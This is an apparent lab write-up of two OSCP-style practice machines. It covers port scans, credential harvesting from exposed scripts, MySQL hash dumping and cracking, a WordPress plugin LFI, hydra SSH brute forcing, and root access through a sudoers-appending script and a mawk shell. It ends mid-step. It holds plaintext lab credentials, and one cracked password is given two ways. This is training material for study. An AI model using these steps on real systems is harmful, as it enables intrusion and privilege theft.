

Target 1




```
Not shown: 64027 closed tcp
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
8080/tcp open  http-proxy
```



```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol
| ssh-hostkey:
|   256 95ee00e19a013528ebc2b5c2fa7b5758 (ECDSA)
|_  256 5a307fc882ca4676d56740dc809ecafa (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Home
|_http-generator: Nicepage 4.12.21, nicepage.com
|_http-server-header: Apache/2.4.52 (Ubuntu)
3306/tcp open  mysql   MySQL 5.7.38
| ssl-cert: Subject: commonName=MySQL_Server_5.7.38_Auto_Generated_Se
| Not valid before: 2022-06-22T09:46:56
|_Not valid after:  2032-06-19T09:46:56
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 5.7.38
|   Thread ID: 6
|   Capabilities flags: 65535
|   Some Capabilities: SupportsLoadDataLocal, Speaks41ProtocolNew, Lo
abaseTableColumn, IgnoreSpaceBeforeParenthesis, SupportsTransactions,
|   Status: Autocommit
|   Salt: Ba=\x18FJh%ac\x18\x16Xa\x01n%\x13\x05^
|_  Auth Plugin Name: mysql_native_password
8080/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Go to port 80, directory bust to find /scripts folder
I use gobuster with **raft-large-directories-lowercase.txt** from SecLists
(https://github.com/danielmiessler/SecLists)



Index of /scripts

Name	Last modified	Siz
Parent Directory		
80/	2022-06-20 17:06	

Browse inside




Index of /scripts/80

Name	Last modified	Size	Descrip
Parent Directory		-	
content-fixes.sh	2022-06-20 16:52	225K	
create_current_xml_dump.sh	2022-06-20 16:53	59K	
custom-settings.sh	2022-06-20 16:54	156K	
database-drop-all-tables.sh	2022-06-20 16:54	459K	
database-export-dump.sh	2022-06-20 16:55	46K	
database-import-dump.sh	2022-06-20 16:55	41K	
database-set-priv.sh	2022-06-20 16:55	90K	
database-test-backup.sh	2022-06-20 16:56	78K	
database-test-export.sh	2022-06-20 16:56	742K	
database-test-import.sh	2022-06-20 16:56	742K	
final-cleanup.sh	2022-06-20 17:06	213	
update-wiki.sh	2022-06-20 17:04	5.3K	
wiki_setup.sh	2022-06-20 17:03	349	

Download all files (i pressed each one individually lol) and save them in one folder. Then run

strings *.sh


The end of the output will have this



```
# mysql
DBUSER='chanel'                 # SQL user to do the work
DBPASS='Shinji6510'             # Password for the SQL user
HOSTNAME='oscp.exam'            # Name of the SQL database host
WIKIDB='wdbA'                   # When making backups, export this database name
WIKIUSER='wiki-admin1'          # Name of the wiki db user specified in LocalSettings.php
WIKIPASS='P@ssw0rd@2'           # Wiki db user password
```


Run: mysql -h 192.168.134.110 -u chanel -p

Insert pwd when prompted



```
Enter password:
Welcome to the MariaDB monitor.  Co
Your MySQL connection id is 13
Server version: 5.7.38 MySQL Commun

Copyright (c) 2000, 2018, Oracle, M

Type 'help;' or '\h' for help. Type

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
4 rows in set (0.126 sec)
```


use mysql;
show tables;



```
MySQL [mysql]> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| engine_cost               |
| event                     |
| func                      |
| general_log               |
| gtid_executed             |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| innodb_index_stats        |
| innodb_table_stats        |
| ndb_binlog_index          |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| server_cost               |
| servers                   |
| slave_master_info         |
| slave_relay_log_info      |
| slave_worker_info         |
| slow_log                  |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
```

show columns from user;


You will see there are a lot of columns, but two are very interesting: **user** and **authentication_string**



```
MySQL [mysql]> select user,authentication_string from user;
+---------------+-------------------------------------------+
| user          | authentication_string                     |
+---------------+-------------------------------------------+
| root          | *0880FD3A9C8D2BB55A2C5C0BE9E0578EB55022B2 |
| mysql.session | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| mysql.sys     | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| chanel        | *407F8D35DAF8B6F7BC30BB665564CC36E8EA6FB3 |
| chanel        | *407F8D35DAF8B6F7BC30BB665564CC36E8EA6FB3 |
| cristine      | *B12F09D11BB3852F8FA53FC7F017893DF01E3B82 |
| bob           | *32520D64EA7094863697EC1BD3BE5FDC1496A1FF |
| shaun         | *DC4EA813DD21ACDBC05CB657D64E410062FF561A |
+---------------+-------------------------------------------+
```


Go to crackstation.com, insert all these hashes. One will be cracked, it is cristine:2ql4sql

ssh as cristine with the password sql4sql



```
cristine@oscp:~$ pwd
/home/cristine
cristine@oscp:~$ ls
local.txt
cristine@oscp:~$ cat local.txt
```


Run sudo -l to check sudo privileges



```
cristine@oscp:~$ sudo -l
[sudo] password for cristine:
Matching Defaults entries for cristine on os
    env_reset, mail_badpass, secure_path=/us

User cristine may run the following commands
    (root) /usr/bin/calendar
    (root) /usr/bin/mcheck
    (root) /usr/local/bin/exiftool
    (root) /usr/bin/rdma
```

Exiftool can create files but it can’t overwrite

If you check, notice that /usr/bin/calendar does NOT exist. So use exiftool to create a file at /usr/bin/calendar that can priv esc.




```
cristine@oscp:~$ ls -alh /usr/bin/calendar
ls: cannot access '/usr/bin/calendar': No such file or directory
cristine@oscp:~$
```

This was taken from gtfobins:

LFILE=/usr/bin/calendar
INPUT=exploit
***nano exploit** → THIS IS OPENS A TEXT EDITOR, CHECK BELOW*
sudo exiftool -filename=$LFILE $INPUT


The exploit file had this inside



```
cristine@oscp:/usr/bin$ cat /usr/bin/calendar
#!/bin/bash

echo "cristine ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers
```

chmod 777 /usr/bin/calendar
sudo /usr/bin/calendar


Check the effects with sudo -l




```
cristine@oscp:/usr/bin$ sudo -l
Matching Defaults entries for cristi
    env_reset, mail_badpass, secure_

User cristine may run the following
    (root) /usr/bin/calendar
    (root) /usr/bin/mcheck
    (root) /usr/local/bin/exiftool
    (root) /usr/bin/rdma
    (ALL) NOPASSWD: ALL
```

Just do sudo su now and it will be accepted with no pass

Target 2




```
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```




```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0         3557581 Nov 25  2021 2d5ef5a0f0c9579458c9
| -rw-r--r--    1 0        0         1258508 Nov 25  2021 4835e976619690ae006e
| -rw-r--r--    1 0        0         1617905 Nov 25  2021 4e8cce46d6abec9a9d9a
| -rw-r--r--    1 0        0          438095 Nov 25  2021 77cfe070405f6ca327a5
|_-rw-r--r--    1 0        0          841392 Nov 25  2021 c5237630ef40e2585d35
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.49.134
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
| ssh-hostkey:
|   3072 0e8480bd8fb6517dc187db8cf4f3159e (RSA)
|   256 8c9844301c3753843222ebe19c066806 (ECDSA)
|_  256 1bdbc7c93654b8cfff1a2f9a91b156e4 (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 6.0.2
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: The Stationery Warehouse &#8211; Just another WordPress site
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: Host: the; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ftp as anonymous:anonymous and get all the files with **get filename**



```
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0         3557581 Nov 25  2021 2d5ef5a0f0c9579458c9
-rw-r--r--    1 0        0         1258508 Nov 25  2021 4835e976619690ae006e
-rw-r--r--    1 0        0         1617905 Nov 25  2021 4e8cce46d6abec9a9d9a
-rw-r--r--    1 0        0          438095 Nov 25  2021 77cfe070405f6ca327a5
-rw-r--r--    1 0        0          841392 Nov 25  2021 c5237630ef40e2585d35
226 Directory send OK.
```

Look at **77cfe070405f6ca327a5** in particular. It’s a pdf document and on page 3 you have **Password Audit Findings** with this table




Findings

The table below details the most commonly used passwords, as well
were noted on the entire company network

Password	Instances
Passw0rd	27
password@1	23
Password1234	21
Qwerty7	19
Covid19	13
c0r0n@	12
L0ckD0wn2020	11
Million2	5
aaron431	3
!Password-Reset0000	2

Save them all into a text file, will be useful later as a wordlist

Go to port 80 and notice it is a wordpress



The Stationery Warehouse

You one-stop pencil shop!


Run ***wpscan --url http://IP_OF_MACHINE -e u,vp,vt,dbe -P pwd.txt***

This will **e**numerate users, vulnerable plugins, vulnerable themes, database exports and will try to attack users with the wordlist pwd.txt (which has the passwords you saved from above)

You will find one vulnerable plugin, **mail-masta**

Google for vulns on mail masta and find this
https://www.exploit-db.com/exploits/50226

Check the variable **valid**




```
    """ + bcolors.ENDC)

endpoint = "/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl="
valid = "/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd"
```

Notice how it's easy to do an LFI with any file by changing the pl parameter

/wp-content/plugins/mail-masta/inc/campaihn/count_of_send.php?pl=/etc/passwd

Do that and then ctrl+f for **/home** to find users, you'll find some like these:



```
/sbin/nologin pulse:x:123:128:PulseAud
000:1000:Sarah Pine,,,:/home/sarah:/bi
:127:133:ftp daemon,,,:/srv/ftp:/usr/sbi
e,,,:/home/joe:/bin/bash
```


sarah
nick
paul
linda
joe

Save them all in a file. Now you have a user wordlist and a pwd wordlist to brute force ssh with

hydra -L users.txt -P passwords.txt **IP_OF_MACHINE** ssh


You'll find **sarah:!Password-Reset0000**

ssh and get flag




```
Last login: Thu Nov 25 03:27:43 2021 from
sarah@oscp:~$
sarah@oscp:~$ pwd
/home/sarah
sarah@oscp:~$ ls
Desktop  Documents  Downloads  local.txt
```

Priv esc is ez pz : sudo mawk ‘BEGIN {system(“/bin/sh”)}’



```
sarah@oscp:~$ sudo -l
